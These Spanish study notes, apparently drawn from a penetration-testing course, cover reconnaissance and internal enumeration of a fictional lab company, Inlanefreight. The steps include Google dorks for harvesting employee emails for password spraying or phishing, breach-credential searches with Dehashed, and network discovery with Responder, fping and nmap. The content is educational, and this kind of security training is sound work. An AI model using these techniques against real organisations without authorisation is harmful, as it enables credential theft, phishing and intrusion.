A Google search results page for the query "filetype:pdf inurl:inlanefreight.com". The results section shows one result found in 0.22 seconds. The result is a PDF titled "corporate goals and strategy - Inlanefreight" located at <https://www.inlanefreight.com/uploads/2020/09/PDF/>. A snippet of the document content is visible: "The presentation of corporate goals and strategy in the Inlanefreight management report refers to the Inlanefreight Group. Inlanefreight is the most crucial ...".

Apareció un documento, por lo que debemos asegurarnos de anotar el documento y su ubicación y descargar una copia localmente para buscar en él. Siempre es mejor guardar archivos, capturas de pantalla, resultados de escaneo, resultados de herramientas, etc., tan pronto como los encontramos o los generemos. Esto nos ayuda a mantener un registro lo más completo posible y no correr el riesgo de olvidar dónde vimos algo o perder datos críticos. A continuación, busquemos todas las direcciones de correo electrónico que podamos encontrar.

### Direcciones de correo electrónico de caza

A Google search results page for the query "intext:@inlanefreight.com inurl:inlanefreight.com". The results section shows 6 results found in 0.32 seconds. The first result is a link to "Inlanefreight – Protected by Wordfence" at <https://www.inlanefreight.com>, with a snippet: "Inlanefreight delivers customized global freight solutions to meet your most demanding requirements for on-time performance, reliability, ...". The second result is a link to "Contact - Inlanefreight" at <https://www.inlanefreight.com/index.php/contact>, with a snippet: "If you have any questions or comments regarding Inlanefreight and our services please use the provided contact information below to contact us."

Con el dork intext:"@inlanefreight.com" inurl:inlanefreight.com, buscamos cualquier instancia que parezca similar al final de una dirección de correo electrónico en el sitio web. Un resultado prometedor fue una página de contacto. Cuando miramos la página (en la imagen de abajo), podemos ver una gran lista de empleados y su información de contacto. Esta información puede ser útil ya que podemos determinar que estas personas probablemente estén activas y sigan trabajando en la empresa.

## **Resultados de Dork por correo electrónico**

Al explorar la [página de contacto](#), podemos ver varios correos electrónicos de personal en diferentes oficinas en todo el mundo. Ahora tenemos una idea de la convención de nomenclatura de correo electrónico (nombre.apellido) y de dónde trabajan algunas personas en la organización. Esto podría ser útil en futuros ataques de rociado de contraseñas o si la ingeniería social o el phishing fueran parte del alcance de nuestro compromiso.

## Get in touch with your local sales executive

If you have any questions or comments regarding **Inlanefreight** and our services please use the provided contact information below to contact us.

### United States

Contact Person	Email Address
Emma Williams	<a href="mailto:emma.williams@inlanefreight.com">emma.williams@inlanefreight.com</a>
John Smith	<a href="mailto:john.smith4@inlanefreight.com">john.smith4@inlanefreight.com</a>
David Jones	<a href="mailto:david.jones@inlanefreight.com">david.jones@inlanefreight.com</a>


## **Recolección de nombres de usuario**

Podemos utilizar una herramienta como [linkedin2username](#) para extraer datos de la página de LinkedIn de una empresa y crear varias combinaciones de nombres de usuario (f.last, first.last, f.last, etc.) que se pueden agregar a nuestra lista de posibles objetivos de rociado de contraseñas.

## **Búsqueda de credenciales**

[Dehashed](#) es una excelente herramienta para buscar credenciales de texto sin formato y hashes de contraseñas en los datos de las violaciones. Podemos buscar en el sitio o mediante un script que realiza consultas a través de la API. Normalmente, encontraremos muchas contraseñas antiguas de usuarios que no funcionan en portales externos que utilizan autenticación AD (o interna), ¡pero puede que tengamos suerte! Esta es otra herramienta que puede ser útil para crear una lista de usuarios para la difusión de contraseñas externa o interna.

Nota: Para nuestros propósitos, los datos de muestra a continuación son ficticios.



A AlejandroGB@htb[~/htb]\$ sudo python3 dehashed.py -q inlanefreight.local -p

```
id : 5996447501
email : roger.grimes@inlanefreight.local
username : rgrimes
password : Ilovefishing!
hashed_password :
name : Roger Grimes
vin :
address :
phone :
database_name : ModBSolutions
```

(dehashed es de paga)

### Comandos:

Instalación y ejecución de **trufflesecurity** (Para conseguir credenciales de DBs, llaves API y más).

```
git clone https://github.com/trufflesecurity/trufflehog.git
cd trufflehog; go install
export PATH=$PATH:$GOBIN
trufflehog --version
```

```
trufflehog git https://github.com/trufflesecurity/test\_keys
trufflehog git https://github.com/trufflesecurity/test\_keys --results=verified,unknown
```

```
filetype:pdf inurl:inlanefreight.com
intext:"@inlanefreight.com" inurl:inlanefreight.com
```

## Enumeración inicial del dominio

Estamos en el comienzo de nuestra prueba de penetración centrada en AD contra Inlanefreight. Hemos recopilado información básica y nos hemos hecho una idea de qué esperar del cliente a través de los documentos de alcance.

### Configuración

Para esta primera parte de la prueba, comenzamos con un host de ataque ubicado dentro de la red. Esta es una forma común que un cliente puede elegir para que realicemos una prueba de penetración interna. Una lista de los tipos de configuraciones que un cliente puede elegir para realizar la prueba incluye:

- Una distribución de pruebas de penetración (normalmente Linux) como una máquina virtual en su infraestructura interna que llama a un host de salto que controlamos a través de VPN y al que podemos acceder mediante SSH.
- Un dispositivo físico conectado a un puerto Ethernet que nos llama a través de VPN y al que podemos acceder mediante SSH.
- Una presencia física en su oficina con nuestra computadora portátil conectada a un puerto Ethernet.
- Una máquina virtual Linux en Azure o AWS con acceso a la red interna a la que podemos acceder mediante SSH usando autenticación de clave pública y nuestra dirección IP pública incluida en la lista blanca.
- Acceso VPN a su red interna (un poco limitante porque no podremos realizar ciertos ataques como el envenenamiento LLMNR/NBT-NS).
- Desde una computadora portátil corporativa conectada a la VPN del cliente.
- En una estación de trabajo administrada (normalmente Windows), sentado físicamente en su oficina con acceso limitado o nulo a Internet o capacidad para incorporar herramientas. También pueden elegir esta opción, pero brindarle acceso total a Internet, administración local y poner la protección de puntos finales en modo de supervisión para que pueda incorporar herramientas a voluntad.
- En un VDI (escritorio virtual) al que se accede mediante Citrix o similar, con una de las configuraciones descritas para la estación de trabajo administrada, normalmente accesible a través de VPN, ya sea de forma remota o desde una computadora portátil corporativa.

Estas son las configuraciones más comunes que he visto, aunque un cliente puede idear otra variación de una de ellas. El cliente también puede elegir entre un enfoque de "caja gris" en el que nos dan solo una lista de direcciones IP/rangos de red CIDR dentro del alcance, o "caja negra" en la que tenemos que conectarnos y hacer todo el descubrimiento a ciegas utilizando varias técnicas. Finalmente, pueden elegir entre evasivo, no evasivo o evasivo híbrido (comenzando "silenciosamente" y aumentando lentamente el volumen para ver en qué umbral nos detectan y luego cambiando a pruebas no evasivas). También pueden optar por que comencemos sin credenciales o desde la perspectiva de un usuario de dominio estándar.

Nuestro cliente Inlanefreight ha elegido el siguiente enfoque porque busca una evaluación lo más completa posible. En este momento, su programa de seguridad no está lo

suficientemente desarrollado como para beneficiarse de cualquier forma de prueba evasiva o de un enfoque de "caja negra".

- Una máquina virtual de prueba de penetración personalizada dentro de su red interna que llama a nuestro host de salto, y podemos acceder a ella mediante SSH para realizar pruebas.
- También nos han proporcionado un host de Windows en el que podemos cargar herramientas si es necesario.
- Nos pidieron que comenzáramos desde un punto de vista no autenticado, pero también nos dieron una cuenta de usuario de dominio estándar ( htb-student) que se puede usar para acceder al host de ataque de Windows.
- Prueba de "caja gris". Nos han dado el rango de red 172.16.5.0/23 y ninguna otra información sobre la red.
- Pruebas no invasivas.

No nos han proporcionado credenciales ni un mapa detallado de la red interna.

## Tareas

Nuestras tareas a realizar para esta sección son:

- Enumere la red interna, identificando hosts, servicios críticos y posibles vías para establecerse.
- Esto puede incluir medidas activas y pasivas para identificar usuarios, hosts y vulnerabilidades que podamos aprovechar para mejorar nuestro acceso.
- Documentar cualquier hallazgo que encontremos para utilizarlo más adelante.  
¡Extremadamente importante!

Comenzaremos desde nuestro host de ataque Linux sin credenciales de usuario de dominio. Es algo común comenzar una prueba de penetración de esta manera. Muchas organizaciones desearán ver lo que puede hacer desde una perspectiva ciega, como esta, antes de brindarle más información para la prueba. Brinda una visión más realista de las posibles vías que tendría que usar un adversario para infiltrarse en el dominio. Puede ayudarlos a ver lo que un atacante podría hacer si obtiene acceso no autorizado a través de Internet (es decir, un ataque de phishing), acceso físico al edificio, acceso inalámbrico desde el exterior (si la red inalámbrica toca el entorno de AD) o incluso un empleado deshonesto. Dependiendo del éxito de esta fase, el cliente puede brindarnos acceso a un host unido al dominio o un conjunto de credenciales para la red para agilizar la prueba y permitirnos cubrir la mayor cantidad de terreno posible.

A continuación, se presentan algunos de los puntos de datos clave que debemos buscar en este momento y anotar en nuestra herramienta de toma de notas de elección y guardar el resultado del escaneo/herramienta en archivos siempre que sea posible.

## Puntos de datos clave

Punto de datos	Descripción
<b>AD Users</b>	Estamos intentando enumerar cuentas de usuario válidas que podamos utilizar para robar contraseñas.
<b>AD Joined Computers</b>	Las computadoras clave incluyen controladores de dominio, servidores de archivos, servidores SQL, servidores web, servidores de correo Exchange, servidores de bases de datos, etc.
<b>Key Services</b>	Kerberos, NetBIOS, LDAP y DNS
<b>Vulnerable Hosts and Services</b>	Cualquier cosa que pueda ser una victoria rápida (es decir, un anfitrión fácil de explotar y ganar un punto de apoyo).

## TTP

Enumerar un entorno de AD puede resultar abrumador si se aborda sin un plan. Hay una gran cantidad de datos almacenados en AD y puede llevar mucho tiempo filtrarlos si no se analizan en etapas progresivas, y es probable que pasemos por alto cosas. Necesitamos establecer un plan de juego para nosotros mismos y abordarlo pieza por pieza. Todos trabajamos de formas ligeramente diferentes, por lo que a medida que adquirimos más experiencia, comenzaremos a desarrollar nuestra propia metodología repetible que funcione mejor para nosotros. Independientemente de cómo procedamos, generalmente comenzamos en el mismo lugar y buscamos los mismos puntos de datos. Experimentaremos con muchas herramientas en esta sección y en las siguientes. Es importante reproducir cada ejemplo e incluso intentar recrear ejemplos con diferentes herramientas para ver cómo funcionan de manera diferente, aprender su sintaxis y encontrar qué enfoque funciona mejor para nosotros.

Comenzaremos con la identificación pasiva de todos los hosts en la red, seguido de la activa validación de los resultados para obtener más información sobre cada host (qué servicios se están ejecutando, nombres, vulnerabilidades potenciales, etc.). Una vez que sepamos qué hosts existen, podemos proceder a sondearlos, buscando cualquier dato interesante que podamos obtener de ellos. Una vez que hayamos completado estas tareas, deberíamos detenernos, reagruparnos y mirar qué información tenemos. En este momento, con suerte tendremos un conjunto de credenciales o una cuenta de usuario a la que apuntar para establecer un punto de apoyo en un host unido al dominio o tener la capacidad de comenzar la enumeración de credenciales desde nuestro host de ataque Linux.

Veamos algunas herramientas y técnicas que nos ayudarán con esta enumeración.


### Identificación de hosts

En primer lugar, tomemos un tiempo para escuchar la red y ver qué está sucediendo. Podemos usar Wireshark TCPDumper para "estar atentos" y ver qué hosts y tipos de tráfico de red podemos capturar. Esto es particularmente útil si el enfoque de evaluación es de "caja negra". Observamos algunas solicitudes y respuestas [ARP](#), [MDNS](#) y otros paquetes básicos [de capa dos](#) (ya que estamos en una red comunitaria, estamos limitados al dominio

de transmisión actual), algunos de los cuales podemos ver a continuación. Este es un excelente comienzo que nos brinda algunos datos sobre la configuración de red del cliente. Desplácese hasta la parte inferior, genere el objetivo, conéctese al host de ataque de Linux usando xfreerdpWireshark y active para comenzar a capturar tráfico.

### Iniciar Wireshark en ea-attack01


```
sudo -E wireshark
```



```
[htb-student@ea-attack01]~]
$ sudo -E wireshark


11:28:20.487 Main Warn QStandardPaths: runtime directory '/run/user/1001' is not owned by <SNIP>
```

### Salida de Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
26	3.726004992	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
32	4.547702721	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
39	5.547773137	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
54	7.576575361	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
59	8.529377181	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
60	8.652629446	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
61	8.917663506	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
67	9.452371512	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
68	9.464063006	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
70	9.529329076	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
72	10.373900607	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
73	10.462557459	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
78	11.373852141	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
82	12.085161686	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
83	12.119337452	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
89	12.915831130	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
90	12.958490938	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
98	13.915822208	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
99	13.956846361	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100

- Los paquetes ARP nos informan de los hosts: 172.16.5.5, 172.16.5.25, 172.16.5.50, 172.16.5.100 y 172.16.5.125.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
2	0.000000140	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
3	0.000024570	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
4	0.0008193447	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
5	0.032126996	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
6	0.032353360	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
7	0.141284573	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
8	0.141551944	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question

- MDNS nos informa sobre el host ACADEMY-EA-WEB01.

Si estamos en un host sin GUI (lo cual es habitual), podemos usar [tcpdump](#), [netcreds](#), [NetMiner](#), etc., para realizar las mismas funciones. También podemos usar tcpdump para guardar una captura en un archivo .pcap, transferirlo a otro host y abrirlo en Wireshark.

### Salida de Tcpdump

```
sudo tcpdump -i ens224
```



A terminal window titled "Enumeración inicial del dominio". The title bar has three colored dots (red, yellow, green). The main area shows the command "AlejandroGB@htb[/htb]\$ sudo tcpdump -i ens224".

<https://academy.hackthebox.com/storage/modules/143/tcpdump-example.png>


No existe una única forma correcta de escuchar y capturar el tráfico de red. Hay muchas herramientas que pueden procesar datos de red. Wireshark y tcpdump son solo algunas de las más fáciles de usar y más conocidas. Según el host en el que se encuentre, es posible que ya tenga una herramienta de monitoreo de red incorporada, como pktmon.exe, que se agregó a todas las ediciones de Windows 10. Como nota para las pruebas, siempre es una buena idea guardar el tráfico PCAP que capture. Puede revisarlo nuevamente más tarde para buscar más sugerencias y es una excelente información adicional para incluir al escribir sus informes.

Nuestro primer vistazo al tráfico de red nos llevó a un par de hosts a través de MDNSy ARP. Ahora, utilicemos una herramienta llamada Responder para analizar el tráfico de red y determinar si aparece algo más en el dominio.

[Responder](#) es una herramienta diseñada para escuchar, analizar y envenenar LLMNRs solicitudes NBT-NSy MDNS respuestas. Tiene muchas más funciones, pero por ahora, todo lo que estamos utilizando es la herramienta en su modo Analizar. Esto escuchará pasivamente la red y no enviará ningún paquete envenenado. Trataremos esta herramienta con más profundidad en secciones posteriores.

### Iniciando Responder

```
sudo responder -l ens224 -A
```



A terminal window titled "Código: bash". The main area shows the command "sudo responder -l ens224 -A".

<https://academy.hackthebox.com/storage/modules/143/responder-example.gif>

A medida que iniciamos Responder con el modo de análisis pasivo habilitado, veremos que las solicitudes fluyen en nuestra sesión. Observe a continuación que encontramos algunos hosts únicos que no se mencionaron anteriormente en nuestras capturas de Wireshark. Vale la pena anotarlos ya que estamos comenzando a crear una buena lista de destino de IP y nombres de host DNS.


Nuestras comprobaciones pasivas nos han proporcionado algunos hosts para anotar y realizar una enumeración más detallada. Ahora, realicemos algunas comprobaciones activas, comenzando con un barrido ICMP rápido de la subred mediante fping.

[Fping](#) nos proporciona una capacidad similar a la de la aplicación ping estándar, ya que utiliza solicitudes y respuestas ICMP para comunicarse con un host e interactuar con él. Donde fping destaca es en su capacidad de enviar paquetes ICMP contra una lista de múltiples hosts a la vez y en su capacidad de programación. Además, funciona de manera rotatoria, consultando a los hosts de manera cíclica en lugar de esperar a que regresen múltiples solicitudes a un solo host antes de continuar. Estas comprobaciones nos ayudarán a determinar si hay algo más activo en la red interna. ICMP no es una solución integral, pero es una forma sencilla de obtener una idea inicial de lo que existe. Otros puertos abiertos y protocolos activos pueden señalar nuevos hosts para su posterior selección. Veámoslo en acción.

### Controles activos de FPing

Aquí comenzaremos fping con algunas banderas: **a** para mostrar los objetivos que están vivos, **s** para imprimir estadísticas al final del escaneo, **g** para generar una lista de objetivos de la red CIDR y **q** para no mostrar resultados por objetivo.

```
fping -asqq 172.16.5.0/23
```



```
AlejandroGB@htb[/htb]$ fping -asqq 172.16.5.0/23

172.16.5.5
172.16.5.25
172.16.5.50
172.16.5.100
172.16.5.125
172.16.5.200
172.16.5.225
172.16.5.238
172.16.5.240

      510 targets
        9 alive
      501 unreachable
        0 unknown addresses

    2004 timeouts (waiting for response)
  2013 ICMP Echos sent
    9 ICMP Echo Replies received
  2004 other ICMP received

    0.029 ms (min round trip time)
    0.396 ms (avg round trip time)
    0.799 ms (max round trip time)
  15.366 sec (elapsed real time)
```

El comando anterior valida qué hosts están activos en la /23red y lo hace de forma silenciosa en lugar de bombardear la terminal con resultados para cada IP de la lista de destino. Podemos combinar los resultados exitosos y la información que obtuvimos de nuestras comprobaciones pasivas en una lista para realizar un análisis más detallado con Nmap. Desde el fping comando, podemos ver 9 "hosts activos", incluido nuestro host de ataque.

Nota: Los resultados del análisis en la red de destino serán diferentes a los del comando que se muestra en esta sección debido al tamaño de la red del laboratorio. De todas formas, vale la pena reproducir cada ejemplo para practicar cómo funcionan estas herramientas y anotar cada host que está activo en este laboratorio.

### **Escaneo Nmap**

Ahora que tenemos una lista de hosts activos dentro de nuestra red, podemos enumerarlos más a fondo. Buscamos determinar qué servicios está ejecutando cada host, identificar hosts críticos como Domain Controllers y web servers, e identificar hosts potencialmente vulnerables para investigar más adelante. Con nuestro enfoque en AD, después de hacer un barrido amplio, sería prudente que nos concentremos en los protocolos estándar que suelen acompañar a los servicios de AD, como DNS, SMB, LDAP y Kerberos, por nombrar algunos. A continuación, se muestra un ejemplo rápido de un escaneo simple de Nmap.

```
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum
```

Código: **bash**

```
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum
```

El análisis [-A \(opciones de análisis agresivo\)](#) realizará varias funciones. Una de las más importantes es una enumeración rápida de puertos conocidos para incluir servicios web, servicios de dominio, etc. En el caso de nuestro archivo hosts.txt, algunos de los resultados de Responder y fping se superpusieron (encontramos el nombre y la dirección IP), por lo que, para simplificar, solo se introdujo la dirección IP en hosts.txt para el análisis.

## Aspectos destacados de los resultados del NMAP

```
Nmap scan report for inlanefreight.local (172.16.5.5)
Host is up (0.069s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-04-04 15:12:06Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT
|_ssl-date: 2022-04-04T15:12:53+00:00; -1s from scanner time.
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
|   Issuer: commonName=INLANEFREIGHT-CA
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-30T22:40:24
| Not valid after: 2023-03-30T22:40:24
| MD5: 3a09 d87a 9ccb 5498 2533 e539 ebe3 443f
|_SHA-1: 9731 d8ec b219 4301 c231 793e f913 6868 d39f 7920
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT
<SNIP>
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: ACADEMY-EA-DC01
|   DNS_Domain_Name: INLANEFREIGHT.LOCAL
```

Nuestros análisis nos han proporcionado el estándar de nombres utilizado por NetBIOS y DNS, podemos ver que algunos hosts tienen RDP abierto y nos han indicado la dirección del Domain Controller dominio principal INLANEFREIGHT.LOCAL (ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL). Los resultados a continuación muestran algunos resultados interesantes relacionados con un host posiblemente desactualizado (no en nuestro laboratorio actual).

```
nmap -A 172.16.5.100
```

```
AlejandroGB@htb[/htb]$ nmap -A 172.16.5.100

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 13:42 EDT
Nmap scan report for 172.16.5.100
Host is up (0.071s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc       Microsoft Windows RPC
